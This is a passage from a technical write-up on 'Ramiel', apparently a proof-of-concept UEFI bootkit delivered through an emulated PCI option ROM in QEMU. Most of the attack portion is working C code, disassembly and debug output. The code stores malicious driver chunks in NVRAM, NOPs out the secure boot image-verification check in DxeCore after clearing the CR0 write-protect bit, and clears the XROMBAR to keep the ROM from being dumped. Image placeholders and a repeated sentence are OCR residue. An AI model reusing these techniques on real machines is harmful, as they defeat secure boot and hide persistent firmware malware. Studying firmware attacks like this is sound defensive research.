           └─►│<max var size chunk 3 of driver>      │
              └──────────────────────────────────────┘
```

runtime.c excerpt:

```c
    struct stat stat;
    int fd = open(argv[3], O_RDONLY);
    fstat(fd, &stat);

    uint8_t *buf = malloc(stat.st_size);
    read(fd, buf, stat.st_size);

    int attributes = EFI_VARIABLE_NON_VOLATILE | EFI_VARIABLE_BOOTSERVICE_ACCESS | \
                     EFI_VARIABLE_RUNTIME_ACCESS;
    efi_guid_t guid;
    efi_str_to_guid(argv[1], &guid);
    ret = efi_set_variable(guid, argv[2], buf, stat.st_size, attributes, 777);
    if (ret != 0) {
        return -1;
    }
```

To write the variables to NVRAM, Ramiel uses the libefivar library and its wrapper
for the UEFI runtime service SetVariable:

```c
        int efi_set_variable(efi_guid_t guid,
                             const char *name,
                             void *data,
                             size_t data_size,
                             uint32_t attributes);
```

Ramiel sets the attributes:
   EFI_VARIABLE_NON_VOLATILE to store the variable in NVRAM,
   EFI_VARIABLE_BOOTSERVICE_ACCESS so the chainloader may access it, and
   EFI_VARIABLE_RUNTIME_ACCESS to ensure the variable has been written.

Importantly, ***EFI_VARIABLE_RUNTIME_ACCESS*** is unset during subsequent boots to prevent the variable from being dumped from the OS even if its guid is known.

1.2 PCI option ROM emulation in QEMU

Option ROM emulation in QEMU is as simple as passing a romfile= param to a emulated NIC device like so [1]:

   -device e1000e,romfile=chainloader.efirom

For bare metal, it is usually possible to flash PCI option rom via OEM firmware update utilities like Intel Ethernet Flash Firmware Utility [9]. Ramiel currently does not implement utilizing such utilities to infect virtual machines that are passed healthy romfiles as it is impossible. Ramiel requires an infected romfile to be passed to qemu.

Ramiel currently does not implement utilizing such utilities to infect virtual machines that are passed healthy romfiles. Ramiel requires an infected romfile to be passed to QEMU.

2.0 Subsequent Boots

2.1 OVMF policy misconfiguration

Option ROM verification behavior is controlled by a PCD value ***PcdOptionRomImageVerificationPolicy*** in the edk2 SecurityPkg package. the possible values for the PCD are:

```
## Pcd for OptionRom.
    #  Image verification policy settings:
    #  ALWAYS_EXECUTE                         0x00000000
    #  NEVER_EXECUTE                          0x00000001
    #  ALLOW_EXECUTE_ON_SECURITY_VIOLATION    0x00000002
    #  DEFER_EXECUTE_ON_SECURITY_VIOLATION    0x00000003
    #  DENY_EXECUTE_ON_SECURITY_VIOLATION     0x00000004
    #  QUERY_USER_ON_SECURITY_VIOLATION       0x00000005
  gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00|UINT32|-
  0x00000001
```

Microsoft recommends platforms to set this value to ***DENY_EXECUTE_ON_SECURITY_VIOLATION*** (0x04) [8], however, on the latest version of edk2 the PCD is set to always execute for many OVMF platforms:

```
OvmfPkg/OvmfPkgIa32X64.dsc:653:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/AmdSev/AmdSevX64.dsc:525:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/IntelTdx/IntelTdxX64.dsc:512:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/XenPlatformPei/XenPlatformPei.inf:90:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy
...
   OvmfPkg/Microvm/MicrovmX64.dsc:620:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/OvmfPkgIa32.dsc:641:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/Bhyve/BhyveX64.dsc:562:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/CloudHv/CloudHvX64.dsc:622:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/OvmfXen.dsc:508:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
   OvmfPkg/OvmfPkgX64.dsc:674:
      gEfiSecurityPkgTokenSpaceGuid.PcdOptionRomImageVerificationPolicy|0x00
```


Ramiel leverages this to tamper with secure boot on QEMU.

2.2 PCI Driver Structure

During the dxe phase of EFI, the driver dispatcher will discover and dispatch all drivers it encounters, including drivers stored in PCI option rom.

From edk2 docs:: “Drivers that follow the UEFI driver model are not allowed to touch any hardware in their driver entry point. In fact, these types of drivers do very little in their driver entry point. They are required to register protocol interfaces in the Handle Database and may also choose to register HII packages in the HII Database…” [13]


Register driver binding protocol in DriverEntry:



```
EFI_DRIVER_BINDING_PROTOCOL gTestDriverBinding = {
    DriverSupported,        DriverStart, DriverStop,
    0x01, NULL,        NULL};

EFI_STATUS EFIAPI DriverEntry(IN EFI_HANDLE ImageHandle,
                              IN EFI_SYSTEM_TABLE* SystemTable) {
    gST = SystemTable;
    gBS = SystemTable->BootServices;
    gRT = SystemTable->RuntimeServices;
    gImageHandle = ImageHandle;

    EFI_STATUS status;
    status = EfiLibInstallDriverBindingComponentName2(
                ImageHandle,          // ImageHandle
                SystemTable,          // SystemTable
                &gTestDriverBinding, // DriverBinding
                ImageHandle,          // DriverBindingHandle
                NULL, NULL);
    return status;
}
```

From edk2 docs: “A PCI driver must implement the ***EFI_DRIVER_BINDING_PROTOCOL*** containing the ***Supported()***, ***Start()***, and ***Stop()*** services. The ***Supported()*** service evaluates the ***ControllerHandle*** passed in to see if the ***ControllerHandle*** represents a PCI device the PCI driver can manage.” [14]

Driver supported: (see next page)



```c
BOOLEAN Checke1000eNIC(EFI_HANDLE Controller,
                       EFI_DRIVER_BINDING_PROTOCOL **This) {
        EFI_STATUS status = EFI_SUCCESS;
        EFI_PCI_IO_PROTOCOL *PciIo;

        PCI_TYPE00 Pci;
        status = gBS->OpenProtocol(Controller, &gEfiPciIoProtocolGuid,
                                   (VOID **) &PciIo, (*This)->DriverBindingHandle,
                                   Controller, EFI_OPEN_PROTOCOL_BY_DRIVER);
        if (EFI_ERROR(status) || PciIo == NULL) {
            return FALSE;
        }
        status = PciIo->Pci.Read(PciIo,                        // (protocol, device)
                                                               // handle
                                 EfiPciIoWidthUint32,          // access width & copy
                                                               // mode
                                 0,                            // Offset
                                 sizeof Pci / sizeof(UINT32),  // Count
                                 &Pci                          // target buffer
        );


        gBS->CloseProtocol(Controller, &gEfiPciIoProtocolGuid,
                           (*This)->DriverBindingHandle, Controller);

        if (status == EFI_SUCCESS) {
```

2.3 Patching Secure Boot Check

Originally, Ramiel utilized a manual mapper similar to shim to chainload the malicious driver without triggering a secure boot violation. However, it is far simpler to bypass secureboot status by patching a check in DxeCore.efi.

When LoadImage is called on an unsigned image, the debug log in QEMU will show this message:

```
 [Security] 3rd party image[0] can be loaded after EndOfDxe: MemoryMapped(0x0, ...
DxeImageVerificationLib: Image is not signed and SHA256 hash of image is not found
in DB/DBX.
The image doesn't pass verification: MemoryMapped(0x0,0x7D632000,0x7D6340C0)
```

The message is printed by ***DxeImageVerificationHandler*** in SecurityPkg/Library/DxeImageVerificationLib/DxeImageVerificationLib.c:

```
1658>    EFI_STATUS
         EFIAPI
         DxeImageVerificationHandler (
...
1854>        DEBUG((DEBUG_INFO, "DxeImageVerificationLib: \
                     Image is not signed and %s hash of image is not found in DB/DBX.\n",
                     mHashTypeStr));
...
```

Setting a breakpoint at ***DxeImageVerificationHandler*** entry and backtracing shows:

```
Thread 1 hit Breakpoint 1, DxeImageVerificationHandler ...
  (gdb) bt
  #0  DxeImageVerificationHandler ...
  #1  0x000000007e2af95b in ExecuteSecurity2Handlers ...
  #2  ExecuteSecurity2Handlers ...
  #3  0x000000007e27b22d in Security2StubAuthenticate ...
  #4  0x000000007ef94dee in CoreLoadImageCommon.constprop.0 ...
      at ... edk2/MdeModulePkg/Core/Dxe/Image/Image.c:1273
  #5  0x000000007ef7b88e in CoreLoadImage ...
      at ... edk2/MdeModulePkg/Core/Dxe/Image/Image.c:1542
```

Ramiel patches this check in CoreLoadImageCommon with nops.

MdeModulePkg/Core/Dxe/Image/Image.c:

```
1136>    EFI_STATUS
         CoreLoadImageCommon (
...

1269>    if (gSecurity2 != NULL) {
         SecurityStatus = gSecurity2->FileAuthentication (
                                        gSecurity2,
                                        OriginalFilePath,
                                        FHand.Source,
                                        FHand.SourceSize,
                                        BootPolicy
                                        );
...

1310>    if (EFI_ERROR (SecurityStatus) && (SecurityStatus != EFI_SECURITY_VIOLATION)) {
             if (SecurityStatus == EFI_ACCESS_DENIED) {
               *ImageHandle = NULL;
             }
             Status = SecurityStatus;
             Image  = NULL;
             goto Done;
         }
1322>
...
```

It is possible to find the address corresponding to a line of code via setting hardware breakpoints. Setting hardware breakpoints at lines 1269 and 1322 shows the start and end addresses of the code which Ramiel must patch. As there is no ASLR, these addresses do not change unless DxeCore.efi is recompiled.

```
   hw breakpoint  keep y   <MULTIPLE>
                      y   0x000000007ef94dbd in CoreLoadImageCommon.constprop.0 at
                           ... edk2/MdeModulePkg/Core/Dxe/Image/Image.c:1269 inf 1
    hw breakpoint  keep y   <MULTIPLE>
                      y   0x000000007ef94eab in CoreLoadImageCommon.constprop.0 at
                          ... edk2/MdeModulePkg/Core/Dxe/Image/Image.c:1327 inf 1
```

Disassembly of check in ***CoreLoadImageCommon.constprop.0*** before patch_sb:

```
    0x000000007ef94dbd <+2721>: 48 8b 05 84 d2 00 00    mov    0xd284(%rip),%rax
    0x000000007ef94dc4 <+2728>: 48 85 c0                test   %rax,%rax
    0x000000007ef94dc7 <+2731>: 74 6d                   je     0x7ef94e36
    ...
    0x000000007ef94e9f <+2947>: 48 c7 00 00 00 00 00    movq   $0x0,(%rax)
    0x000000007ef94ea6 <+2954>: e9 90 03 00 00          jmp    0x7ef9523b
    0x000000007ef94eab <+2959>: 48 83 ec 20             sub    $0x20,%rsp
```

Any write protection implemented via pagetables is bypassed trivially with the cr0 WP bit trick:

```
    void clear_cr0_wp() {
        AsmWriteCr0(AsmReadCr0() & ~(1UL << 16));
    }

    void set_cr0_wp() {
        AsmWriteCr0(AsmReadCr0() | (1UL << 16));
    }
```

It is possible to pattern scan memory for the check after finding the base address of ***DxeCore.efi*** via enumerating ***ImageHandles*** in the handle database. Ramiel simply hardcodes the start and end address of where it should patch:

```
    #define PATCH_START 0x000000007ef94dbdu
    #define PATCH_END 0x000000007ef94eabu
...
    void patch_sb() {
        clear_cr0_wp();
        SetMem((VOID *) PATCH_START, PATCH_END - PATCH_START, 0x90);
        set_cr0_wp();
    }
```

Disassembly of check in ***CoreLoadImageCommon.constprop.0*** after patch_sb:


```
    0x000000007ef94dbd <+2721>: nop
    0x000000007ef94dbe <+2722>: nop
    0x000000007ef94dbf <+2723>: nop
    ...
    0x000000007ef94ea9 <+2957>: nop
    0x000000007ef94eaa <+2958>: nop
    0x000000007ef94eab <+2959>: sub    $0x20,%rsp
```

Ramiel calls LoadImage successfully on an unsigned image:
QEMU debug log:


```
Loading driver at 0x0007D62F000 EntryPoint=0x0007D63045A helloworld_driver.efi
InstallProtocolInterface: BC62157E-3E33-4FEC-9920-2D3B36D750DF 7D635798
ProtectUefiImageCommon - 0x7D635940
  - 0x000000007D62F000 - 0x00000000000020C0
```

2.4 Hide Option ROM

x86sec [1] demonstrated that PCI option ROMs can be trivially dumped:




```
    $ lspci -vv
    00:04.0 Ethernet controller: Intel Corporation 82574L Gigabit Network Connection
        Subsystem: Intel Corporation 82574L Gigabit Network Connection
...
        Region 0: Memory at c0860000 (32-bit, non-prefetchable) [size=128K]
        Region 1: Memory at c0840000 (32-bit, non-prefetchable) [size=128K]
        Region 2: I/O ports at 6060 [size=32]
        Region 3: Memory at c0880000 (32-bit, non-prefetchable) [size=16K]
        Expansion ROM at 80050000 [disabled] [size=32K]
        Capabilities: <access denied>
        Kernel driver in use: e1000e
        Kernel modules: e1000e
```



```
    $ cd /sys/devices/pci0000:00/0000:00:04.0
    $ echo 1 | sudo tee rom
    $ sudo dd if=rom of=/tmp/oprom.bin
    $ file /tmp/oprom.bin
    /tmp/oprom.bin: BIOS (ia32) ROM Ext. (56*512)
```

However, “There is a kernel boot parameter, pci=norom, that is intended to disable the kernel’s resource assignment actions for Expansion ROMs that do not already have BIOS assigned address ranges…” which “…only works if the Expansion ROM BAR is set to ‘0’ by the BIOS before hand-off.” [10]

In order to prevent option ROM from being dumped, Ramiel clears ***XROMBAR*** in the PCI configuration header of the NIC and passes pci=norom to the kernel. In DriverStart, Ramiel opens the ***EFI_PCI_IO_PROTOCOL*** associated with the NIC controller and passes it to ***clear_oprom_bar***:



```
EFI_PCI_IO_PROTOCOL *PciIo;
    status = gBS->OpenProtocol(Controller, &gEfiPciIoProtocolGuid,
                               (VOID **) &PciIo, This->DriverBindingHandle,
                               Controller, EFI_OPEN_PROTOCOL_BY_DRIVER);
    if (EFI_ERROR(status) || PciIo == NULL) {
        return status;
    }

    status = clear_oprom_bar(PciIo);

```

In ***clear_oprom_bar***, Ramiel writes all zeros to the ***XROMBAR*** register (offset 0x30 within the PCI configuration headers) of the controller:

```
UINT32 allones = 0x00000000;
    status = PciIo->Pci.Write(PciIo,                        // protocol
                              EfiPciIoWidthUint32,          // access width
                              0x30,                         // offset of XROMBAR
                              1,                            // count
                              &allones                      // all zeros
    );

```


After, ***lspci*** no longer displays the expansion ROM field and the ROM cannot be dumped without memory scanning:

```
    00:04.0 Ethernet controller: Intel Corporation 82574L Gigabit Network Connection
        Subsystem: Intel Corporation 82574L Gigabit Network Connection
...
        Region 0: Memory at c0860000 (32-bit, non-prefetchable) [size=128K]
        Region 1: Memory at c0840000 (32-bit, non-prefetchable) [size=128K]
        Region 2: I/O ports at 6060 [size=32]
        Region 3: Memory at c0880000 (32-bit, non-prefetchable) [size=16K]
        Capabilities: <access denied>
        Kernel driver in use: e1000e
        Kernel modules: e1000e
```


| 2.5 Reassemble Chunks + chainload |

To reassemble the malicious driver image, Ramiel first calls ***GetVariable*** on the “guids” variable, then calls ***GetVari-able*** on every guid stored in it and copies the chunks to a buffer:


+TODO: remove runtime access flag from vars.



```c
#define GUIDS_VAR_NAME L"guids"
#define GUIDS_VAR_GUID {0xBFB35F7E, 0xFC44, 0x41AE, \
                       {0x7C, 0xD9, 0x68, 0xA8, 0x01, 0x02, 0xB9, 0xD0}}

...
UINTN parse_guids(CHAR16 ***var_names_ptr, UINT8 *buf, UINTN bufsize) {
    UINTN nguids = (bufsize / sizeof(CHAR16)) / GUID_LEN;
    CHAR16 **guids = AllocateZeroPool(nguids * sizeof(CHAR16 *));
    *var_names_ptr = guids;

    for (UINTN i = 0; i < nguids; i++) {
        CHAR16 *tmp = AllocateZeroPool((GUID_LEN * sizeof(CHAR16)) + sizeof(CHAR16));
        guids[i] = tmp;
        CopyMem(tmp,
                buf + (i * GUID_LEN * sizeof(CHAR16)), GUID_LEN * sizeof(CHAR16));
    }

    return nguids;
}

EFI_STATUS
EFIAPI
nvram_chainload() {
    EFI_STATUS status;

